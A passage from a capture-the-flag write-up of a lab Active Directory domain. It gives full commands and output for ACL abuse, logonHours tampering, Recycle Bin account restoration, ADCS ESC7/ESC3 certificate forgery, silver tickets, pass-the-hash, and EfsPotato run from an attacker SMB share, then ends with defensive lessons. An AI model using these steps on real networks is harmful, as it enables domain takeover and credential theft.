
GenericAll over both, so the deciding factor is which one is more useful. The pre-built BloodHound queries would answer this, but I wanted to get more comfortable writing Cypher by hand, so instead of clicking through the canned paths I tried to build a query that shows, in one graph, what bogdan.r can act on and which groups each of those targets belongs to:
1
2
3
4
MATCH p = (u:Base)-[r]->(t)-[:MemberOf]->()
WHERE toUpper(u.name) STARTS WITH 'BOGDAN.R@'
  AND type(r) <> 'MemberOf'
RETURN p
Reading it left to right:
(u:Base)-[r]->(t)matches any relationshiprfrom a nodeuto a nodet.Baseis the label BloodHound Community Edition puts on every AD principal, soucan be a user, group, computer, anything.-[:MemberOf]->()extends the path by exactly oneMemberOfedge out of each targett, so the graph also draws the groupstdirectly belongs to. A single fixed hop (rather than a variable-length*0..walk) is what keeps this readable: you get each target’s direct groups without the whole nested tree ofDomain Users -> Authenticated Users -> Everyoneclutter behind them.WHERE toUpper(u.name) STARTS WITH 'BOGDAN.R@'pins the source to our user.toUppersidesteps any case mismatch in the storedname, and the@keeps it from also matching abogdan.r-prefixed computer or a similarly named principal.AND type(r) <> 'MemberOf'is the key filter. Without it,bogdan.r’s own group memberships would dominate the graph. ExcludingMemberOfon the first hop leaves only the rights that are actually abusable (GenericAll,WriteOwner, and so on), while theMemberOfon the second hop still expands the targets’ groups. In other words: “show me the thingsbogdan.rcan attack, and the groups each of those things is in.”RETURN preturns the whole pathpso BloodHound draws the control edge and the membership hop together.

The graph settles it. Both oscar.m and daniel.r are reachable by GenericAll, but daniel.r is only a member of Domain Users, whereas oscar.m is a direct member of Remote Management Users (which grants WinRM logon) alongside shadowgate-it-support. oscar.m is the account that can actually get an interactive shell on the box, so it is the target.
7.2 The INVALID_LOGON_HOURS wall
Reset oscar.m with our GenericAll, then test it, and hit a wall that is not a password problem:
1
2
3
bloodyAD --host SG-DC01.shadowgate.local -d shadowgate.local -u bogdan.r -p bogdan0126 \
         set password oscar.m 'P@$$word123!'
nxc smb SG-DC01.shadowgate.local -u oscar.m -p 'P@$$word123!'
1
[-] shadowgate.local\oscar.m:P@$$word123! STATUS_INVALID_LOGON_HOURS
STATUS_INVALID_LOGON_HOURS means the password is correct but the account’s logonHours attribute forbids logon at the current time. The fix is to overwrite logonHours with a bitmask that permits every hour.
logonHours is a 21-byte bitmask, one bit per hour across a 7-day week (7 x 24 = 168 bits = 21 bytes). All-0xFF means “allowed at every hour”. The value bloodyAD wants, base64-encoded, decodes to exactly that:
1
printf '%s' '////////////////////////////' | base64 -d | xxd
1
2
00000000: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000010: ffff ffff ff                             .....
Twenty-one 0xFF bytes. Because bogdan.r also has GenericAll over oscar.m, we can write that attribute directly:
1
2
bloodyAD -d shadowgate.local --host SG-DC01.shadowgate.local -u bogdan.r -p bogdan0126 \
         set object oscar.m logonHours -v '////////////////////////////' --raw --b64
1
[+] oscar.m's logonHours has been updated
7.3 WinRM and the user flag
1
nxc winrm SG-DC01.shadowgate.local -u oscar.m -p 'P@$$word123!'
1
WINRM  10.0.29.148  5985  SG-DC01  [+] shadowgate.local\oscar.m:P@$$word123! (Pwn3d!)
1
evil-winrm -i SG-DC01.shadowgate.local -u oscar.m -p 'P@$$word123!'
1
2
*Evil-WinRM* PS C:\Users\oscar.m\desktop> type user.txt
FLAG[redacted]
8. The mailbox and the deleted CA manager
8.1 Reading the story
oscar.m’s profile has a Mails folder alongside the desktop, and it contains a single message that ties the corporate site’s “position open” card to the ADCS finale:
1
type C:\Users\oscar.m\Mails\termination_notice_sam_h.eml
1
2
3
4
5
6
7
8
9
From: mitch.r   To: oscar.m   Subject: Update Regarding Sam H.'s Departure

... Sam H. has officially resigned ... His user account is no longer needed and should be removed ...
Additionally, since Sam was responsible for certificate issuance management (Manage-CA), please identify
a suitable replacement ...
During a recent internal review, we also identified a potential ESC-related misconfiguration within our
Active Directory Certificate Services environment ...
As a temporary security measure, the LDAP/RPC enrollment ports on the CA server have been blocked at the
firewall ...
Three actionable facts, each of which matches something we exploit next:
sam.hheld ManageCA on the enterprise CA. If we can becomesam.h, we own the ESC7 primitive.- There is a known ESC misconfiguration in ADCS that has not been “abused” yet.
- The LDAP/RPC enrollment ports are firewalled, so certipy’s default RPC and web-enrollment transports will time out and we will need the LDAP scheme instead. This is a hint disguised as a mitigation.
8.2 Reanimating sam.h from the AD Recycle Bin
The email says Sam’s account “should be removed”, and searching deleted objects shows it already was; it is a tombstone in the Recycle Bin:
1
Get-ADObject -IncludeDeletedObjects -Filter {isdeleted -eq $true}
1
2
3
4
5
Deleted           : True
DistinguishedName : CN=sam.h\0ADEL:c9316c03-4a09-4d46-9db0-f45925e154f1,CN=Deleted Objects,DC=shadowgate,DC=local
Name              : sam.h
ObjectClass       : user
ObjectGUID        : c9316c03-4a09-4d46-9db0-f45925e154f1
We already have an interactive session as oscar.m, and that context is able to reanimate the tombstone with Restore-ADObject. Restoring an object from the Recycle Bin brings it back with its original SID and its original ACE grants, including whatever rights sam.h held on the CA:
1
2
Restore-ADObject -Identity c9316c03-4a09-4d46-9db0-f45925e154f1
Get-ADUser sam.h
1
2
3
DistinguishedName : CN=sam.h,CN=Users,DC=shadowgate,DC=local
Enabled           : True
SID               : S-1-5-21-2396436576-3267128377-3646372360-1114
With sam.h back in CN=Users, a writable-object check as oscar.m confirms we hold full control over the restored account:
1
bloodyAD --host SG-DC01.shadowgate.local -d shadowgate.local -u oscar.m -p 'P@$$word123!' get writable
1
2
3
4
5
6
7
8
9
10
11
12
13
distinguishedName: CN=Users,DC=shadowgate,DC=local
permission: CREATE_CHILD

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=shadowgate,DC=local
permission: WRITE

distinguishedName: CN=oscar.m,CN=Users,DC=shadowgate,DC=local
permission: WRITE

distinguishedName: CN=sam.h,CN=Users,DC=shadowgate,DC=local
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE
The CN=sam.h entry, WRITE plus OWNER: WRITE and DACL: WRITE, is full control over the reanimated object, which is exactly what lets us take it over. The CREATE_CHILD on the CN=Users container is the same right that allowed the reanimation to drop the object back into Users in the first place. Set a password on the freshly restored account so we can authenticate as it:
1
2
Set-ADAccountPassword -Identity sam.h -Reset `
  -NewPassword (ConvertTo-SecureString -String 'P@$$word123!' -Force -AsPlainText)
We now control sam.h, the former certificate manager, with all of his ADCS rights intact.
Deleting an account does not revoke the permissions it held on other objects; those ACEs live on the targets. Restoration re-links the same SID to the same grants. “We removed the account” is not the same as “we removed its access”, which is the lesson the box is teaching, and the reason the root flag is named after tombstone records and backups.
9. ADCS: ESC7 to Domain Admin
9.1 Enumerating as sam.h
Run certipy as sam.h. Because the CA’s RPC and web-enrollment endpoints are firewalled (per the email), force the LDAP scheme so enumeration and later management calls do not hang on the blocked transports:
1
2
certipy find -u sam.h@shadowgate.local -p 'P@$$word123!' -target SG-DC01.shadowgate.local \
             -hide-admins -enabled -stdout -vulnerable -ldap-scheme ldap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Certificate Authorities
    CA Name        : Shadowgate-CA
    Permissions
      Access Rights
        Enroll     : SHADOWGATE.LOCAL\Authenticated Users, SHADOWGATE.LOCAL\sam.h
        ManageCa   : SHADOWGATE.LOCAL\sam.h
        Read       : SHADOWGATE.LOCAL\sam.h
    [!] Vulnerabilities
      ESC7         : User has dangerous permissions.

Certificate Templates
    Template Name  : Shadowgate-EnrollmentAgent
    Enrollment Agent : True
    Extended Key Usage : Certificate Request Agent
    Enrollment Rights  : SHADOWGATE.LOCAL\sam.h
    [!] Vulnerabilities
      ESC3         : Template has Certificate Request Agent EKU set.
sam.h gives us two independent certificate-based paths to Administrator. See /theory/windows/AD/adcs.
- ESC7:
sam.hholdsManageCA. A CA manager can add themselves as a certificate manager (officer), approve failed requests, and enable templates, which is enough to mint a certificate for anyone. - ESC3: the
Shadowgate-EnrollmentAgenttemplate has the Certificate Request Agent EKU andsam.hcan enroll. An enrollment-agent certificate can request certificates on behalf of other users.
9.2 ESC7 exploitation
ESC7 with only ManageCA (no ManageCertificates) uses the well-known “officer + SubCA” technique. As a CA manager we make ourselves an officer, enable the default SubCA template (which allows arbitrary SANs but normally denies enrollment), submit a request for Administrator that gets denied, then use our officer role to approve our own denied request and retrieve the certificate.
1
2
3
# 1) add sam.h as an officer (certificate manager) on the CA
certipy ca -ldap-scheme ldap -u sam.h@SG-DC01.shadowgate.local -p 'P@$$word123!' \
           -ns 10.0.29.148 -target SG-DC01.shadowgate.local -ca 'Shadowgate-CA' -add-officer 'sam.h'
1
[*] Successfully added officer 'sam.h' on 'Shadowgate-CA'
1
2
3
# 2) enable the SubCA template on the CA
certipy ca -ldap-scheme ldap -u sam.h@SG-DC01.shadowgate.local -p 'P@$$word123!' \
           -ns 10.0.29.148 -target SG-DC01.shadowgate.local -ca 'Shadowgate-CA' -enable-template 'SubCA'
1
[*] Successfully enabled 'SubCA' on 'Shadowgate-CA'
1
2
3
4
5
# 3) request a cert for Administrator via SubCA. Enrollment is denied, but the private key is saved.
certipy req -ldap-scheme ldap -u sam.h@SG-DC01.shadowgate.local -p 'P@$$word123!' \
            -ns 10.0.29.148 -target SG-DC01.shadowgate.local -ca 'Shadowgate-CA' \
            -template 'SubCA' -upn 'Administrator@shadowgate.local' \
            -sid 'S-1-5-21-2396436576-3267128377-3646372360-500'
1
2
3
[*] Request ID is 6
[-] CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll ...
[*] Saving private key to '6.key'
The denial is expected: SubCA does not grant sam.h enrollment. But we are also an officer now, so we can approve the pending request by ID:
1
2
3
# 4) approve our own denied request
certipy ca -ldap-scheme ldap -u sam.h@SG-DC01.shadowgate.local -p 'P@$$word123!' \
           -ns 10.0.29.148 -target SG-DC01.shadowgate.local -ca 'Shadowgate-CA' -issue-request 6
1
[*] Successfully issued certificate request ID 6
1
2
3
# 5) retrieve the now-issued certificate, pairing it with 6.key
certipy req -ldap-scheme ldap -u sam.h@SG-DC01.shadowgate.local -p 'P@$$word123!' \
            -ns 10.0.29.148 -target SG-DC01.shadowgate.local -ca 'Shadowgate-CA' -retrieve 6
1
2
3
[*] Got certificate with UPN 'Administrator@shadowgate.local'
[*] Certificate object SID is 'S-1-5-21-2396436576-3267128377-3646372360-500'
[*] Wrote certificate and private key to 'administrator.pfx'
Authenticate with the certificate over PKINIT to get a TGT and, via U2U, the account’s NT hash:
1
certipy auth -dc-ip 10.0.29.148 -pfx administrator.pfx
1
2
3
[*] Using principal: 'administrator@shadowgate.local'
[*] Got TGT
[*] Got hash for 'administrator@shadowgate.local': aad3b435b51404eeaad3b435b51404ee:a07b7bbc98b574afe52bbeb5d07d9c0a
That is the Domain Admin NT hash.
9.3 The ESC3 alternative
For completeness, the enrollment-agent template reaches the same place by a different route: enroll an agent certificate as sam.h, then use it to request a User certificate on behalf of Administrator.
1
2
3
4
5
6
7
8
9
# request the enrollment-agent cert as sam.h
certipy req -ldap-scheme ldap -u sam.h@SG-DC01.shadowgate.local -p 'P@$$word123!' \
            -ns 10.0.29.148 -target SG-DC01.shadowgate.local -ca 'Shadowgate-CA' \
            -template 'Shadowgate-EnrollmentAgent'

# use it on behalf of Administrator against the default User template
certipy req -ldap-scheme ldap -u sam.h@SG-DC01.shadowgate.local -p 'P@$$word123!' \
            -ns 10.0.29.148 -target SG-DC01.shadowgate.local -ca 'Shadowgate-CA' \
            -template 'User' -pfx sam.h.pfx -on-behalf-of 'SHADOWGATE\Administrator'
1
2
[*] Got certificate with UPN 'Administrator@shadowgate.local'
[*] Wrote certificate and private key to 'administrator.pfx'
Same NT hash, same outcome. The box deliberately ships both misconfigurations on one CA.
9.4 Domain Admin and the flag
With the Administrator NT hash, pass-the-hash and read the flag:
1
2
3
smbclient.py shadowgate.local/Administrator@SG-DC01.shadowgate.local \
             -hashes :a07b7bbc98b574afe52bbeb5d07d9c0a \
             -inputfile <(printf 'use c$\ncd Users/Administrator/Desktop\ncat root.txt')
1
FLAG[redacted]
The flag text (SamH_Tombstone_Records_...Backups_NeverForget) is the box’s own summary: the deleted certificate manager was the key, and deleting the account never removed the risk.
10. Unintended roots
The intended path is the nine-step chain above. Two shortcuts land root without most of it; both are worth knowing because they are realistic and because they illustrate how a single CA or a single service account can collapse an entire domain.
10.1 Certighost, CVE-2026-54121
Certighost abuses the way a CA hosted on a DC resolves the identity of a certificate requester. The tool creates a throwaway computer account, stands up rogue LSA and LDAP listeners, and requests a machine certificate while feeding the CA attributes that make it resolve the DC’s identity instead of the rogue account’s. The CA then issues a certificate for SG-DC01$, and PKINIT as the DC hands over its NT hash. It needs only a low-privileged domain user, so it works straight from mitch.r, skipping the entire ACL and ADCS chain.
1
2
sudo uv run --with asn1crypto --with impacket certighost.py \
     -u mitch.r -p snitch1993 --dc-ip 10.0.29.148 -d shadowgate.local --use-ldap
1
2
3
4
5
[*] Creating computer: GHOSTGRIGOCAD$
[*] Starting rogue servers (LSA:445 + LDAP:389)
[*] Requesting certificate (template=Machine, cdc=10.200.75.68)
[*] PKINIT as SG-DC01$
[*] Got hash for SG-DC01$: aad3b435b51404eeaad3b435b51404ee:4e5f1cb62a45b52b863ea3d2b9f7db89
The DC account can DCSync. Dump the Administrator hash and read root:
1
KRB5CCNAME=sg-dc01.ccache secretsdump.py sg-dc01 -just-dc-user administrator -just-dc-ntlm -k -no-pass
1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a07b7bbc98b574afe52bbeb5d07d9c0a:::
10.2 Silver ticket plus EfsPotato off the MSSQL service
Back at section 6 we learned the SQL Server service runs as bogdan.r, and section 6.3 cracked bogdan.r’s password, so we have its NT hash. That is everything needed to forge a silver ticket for the mssql/SG-DC01 SPN and impersonate Administrator to the SQL service directly, no ACL chain, no CA.
1
2
3
4
5
ticketer.py -nthash $(pypykatz crypto nt 'bogdan0126') \
            -domain-sid S-1-5-21-2396436576-3267128377-3646372360 \
            -domain shadowgate.local -spn mssql/SG-DC01.shadowgate.local Administrator

KRB5CCNAME=Administrator.ccache mssqlclient.py SG-DC01.shadowgate.local -k -no-pass
1
SQL (SHADOWGATE\Administrator  dbo@master)>
As dbo we can enable and use xp_cmdshell. First confirm the command context and its privileges:
1
2
enable_xp_cmdshell
xp_cmdshell whoami /priv
1
2
3
4
5
6
Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeImpersonatePrivilege is enabled, so any “potato” exploit escalates the command context to SYSTEM. Mount a share holding EfsPotato.exe and run it. The whoami payload proves the token swap worked:
1
2
xp_cmdshell net use z: \\10.200.75.68\shares /user:railoca railoca
xp_cmdshell z:\exe\AV\EfsPotato.exe whoami
1
2
3
4
5
[+] Current user: SHADOWGATE\bogdan.r
[+] Pipe: \pipe\lsarpc
[!] process with pid: 1072 created.
==============================
nt authority\system
Then swap the payload for a command that reads the flag as SYSTEM:
1
xp_cmdshell z:\exe\AV\EfsPotato.exe "cmd /c type c:\users\administrator\desktop\root.txt"
1
2
3
4
[+] Current user: SHADOWGATE\bogdan.r
[!] process with pid: 952 created.
==============================
FLAG[redacted]
Both unintended paths reduce to the same two root causes the intended path also exercises: a domain user account running a service (bogdan.r behind MSSQL) and a certificate authority that trusts too much (the CA on the DC). See Windows Logon Types and Privileges for how SeImpersonatePrivilege and the potato family turn a service context into SYSTEM.
Understanding the Attack Chain
Every primitive on this box is individually mundane. The table separates each one’s severity in isolation from what it becomes once chained.
| Primitive | Where it lives | Alone | Composed |
|---|---|---|---|
| SQLi auth bypass | dev portal .aspx | Medium | Enabling. Opens the upload. |
| Any-type upload to a DC share | \\SG-DC01\dev$ | Medium | High. Delivery for coercion. |
| Icon files that auth on view | .lnk .scf desktop.ini | Low | High. Yields mitch.r. |
| Fixed-challenge NetNTLMv2 | Attacker SMB server | Info | Enabling. Makes it crackable. |
| ForceChangePassword | mitch.r -> milo.w | Medium | High. First ACL hop. |
| WriteOwner + WriteDACL | milo.w -> svc_mssql | Medium | High. Second ACL hop. |
| Domain user as SQL service | svc_mssql / bogdan.r | Medium | Critical. Leaks bogdan.r. |
| xp_dirtree coercion | MSSQL login | Low | High. Uses service token. |
| GenericAll | bogdan.r -> oscar.m | High | High. Third ACL hop. |
| Zeroed logonHours | oscar.m | Info | Enabling. The login puzzle. |
| Deleted account with CA rights | AD Recycle Bin | Medium | Critical. Restores ESC7. |
| ManageCA on the CA | sam.h | Critical | Critical. ESC7 to DA. |
| Enrollment-agent template | Shadowgate-CA | Critical | Critical. ESC3 to DA. |
| CA hosted on the DC | Shadowgate-CA | High | Critical. Certighost root. |
Three ideas recur across the whole box.
Identity is not the same as authorization, and neither survives deletion cleanly. The SQL login we compromised was harmless; the service identity behind it (bogdan.r) was not. The sam.h account was deleted, but the authorization it held on the CA outlived it and came back with the tombstone. Every pivot on this box is the gap between “who is this” and “what can they do”.
Coercion turns write access into credential theft. Twice, an ability that looks like nothing more than “put a file somewhere” or “list a directory” became a way to steal a different account’s hash, because on Windows, resolving a path is an authentication event. The upload folder and xp_dirtree are the same trick aimed at two different service contexts.
A CA on a domain controller is a single point of total failure. ESC7, ESC3, and Certighost are three doors into the same room. Once any principal has meaningful rights over that CA, or the CA can be tricked about who is asking, the domain is over, which is why “we blocked the enrollment ports at the firewall” was never going to be enough.
Lessons Learned
- Never build SQL from string concatenation, and do not let a dev portal be the weak sibling. The production site was fine; the
dev.vhost carried a textbook injection. Attackers enumerate subdomains precisely to find the app that skipped the security review. - Do not accept arbitrary file types into a directory anything will browse. The upload did not need to run code. It only needed to place a shell-shortcut file where an operator’s Explorer session, indexer, or preview handler would resolve its icon over SMB.
- Run services under group-managed service accounts, not domain user accounts. A
gMSAor virtual account cannot be coerced into leaking a crackable password the waybogdan.rbehind SQL Server was, and its password is not in any wordlist. - Match the failure code to the fix.
INVALID_LOGON_HOURSis a schedule restriction that hides a valid credential. A clearedlogonHoursgrid is far less visible than a disabled account and should be part of account reviews. - Deleting an account does not remove its access. ACEs granted to a principal live on the target objects. Before deleting a role account, strip its permissions first, and restrict who can restore objects from the Recycle Bin.
- Constrain the CA, and never assume a firewall rule substitutes for fixing it. ESC7 and ESC3 were live regardless of the blocked enrollment ports, and Certighost bypassed the transport restriction entirely. Remove
ManageCAfrom ordinary users, retire enrollment-agent templates you do not use, and keep the CA off the domain controller.